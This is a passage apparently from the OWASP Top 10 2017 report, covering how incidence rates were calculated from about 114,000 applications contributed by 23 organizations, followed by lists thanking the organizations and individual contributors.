We received 40+ submissions in the call for data, as many were from the original data call that was focused on frequency, we were able to use data from 23 contributors covering ~114,000 applications. We used a one year block of time where possible and identified by the contributor. The majority of applications are unique, though we acknowledge the likelihood of some repeat applications between the yearly data from Veracode. The 23 datasets used were either identified as tool assisted human testing or specifically provided incidence rate from human assisted tools. Anomalies in the selected data of 100%+ incidence were adjusted down to 100% max. To calculate the incidence rate, we calculated the percentage of the total applications there were found to contain each vulnerability type. The ranking of incidence was used for the prevalence calculation in the overall risk for ranking the Top 10.

25 Acknowledgements

25.1 Acknowledgements to Data Contributors

We'd like to thank the many organizations that contributed their vulnerability data to support the 2017 update:

- ANCAP
- AsTech Consulting
- Aspect Security
- Atos
- BUGemot
- Bugcrowd
- Branding Brand
- CDAC

- Checkmarx
- Colegio LaSalle Monteria
- Company.com
- ContextIS
- Contrast Security
- DDoS.com
- Derek Weeks
- EVRY
- EZI
- Easybss
- Edgescan
- Hamed
- Hidden
- I4 Consulting
- iBLISS Seguran̤a & Inteligncia
- ITsec Security Services bv
- Khallagh
- Linden Lab
- M. Limacher IT Dienstleistungen
- Micro Focus Fortify
- Minded Security
- National Center for Cyber Security Technology
- Network Test Labs Inc.
- Osampa
- Paladion Networks
- Purpletalk
- SHCP
- Secure Network
- Shape Security
- Softtek
- Synopsis
- TCS
- Vantage Point
- Veracode
- Web.com

For the first time, all the data contributed to a Top 10 release, and the full list of contributors is publicly available.

25.2 Acknowledgements to Individual Contributors

We'd like to thank the individual contributors who spent many hours collectively contributing to the Top 10 in GitHub.

- ak47gen
- alonergan
- ameft
- anantshri
- bandrzej
- bchurchill
- binarious
- bkimminich
- Boberski
- borischen
- Calico90
- chrish
- clerkendweller
- D00gs
- davewichers
- drkknight
- drwetter
- ecbftw
- einsweniger
- ekobrin
- eoftedal
- frohoff
- fzipi
- gebl
- gilzow
- global4g
- grnd
- h3xstream
- hiralph
- HoLyVieR
- ilatypov
- irbishop
- itscooper
- ivanr
- jeremylong
- jhaddix
- jmanico
- joaomatosf

- jrmithdobbs
- jsteven
- jvehent
- kerberosmansour
- koto
- m8urnett
- mwcoates
- neo00
- nickthetait
- ninedter
- ossie-git
- PauloASilva
- PeterMosmans
- pontocom
- psiinon
- pwntester
- raesene
- riramar
- ruroot
- securestep9
- SPoint42
- sreenathsasikumar
- starbuck3000
- stefanb
- sumitagarwalusa
- taprootsec
- tghosth
- thesp0nge
- toddgrotenhuis
- tsohlacol
- vdbaan
- yohgaki

And everyone else who provided feedback via Twitter, email, and other means.

We would be remiss not to mention that Dirk Wetter, Jim Manico, and Osama Elnaggar have provided extensive assistance. Also, Chris Frohoff and Gabriel Lawrence provided invaluable support in the writing of the new A8:2017-Insecure Deserialization risk.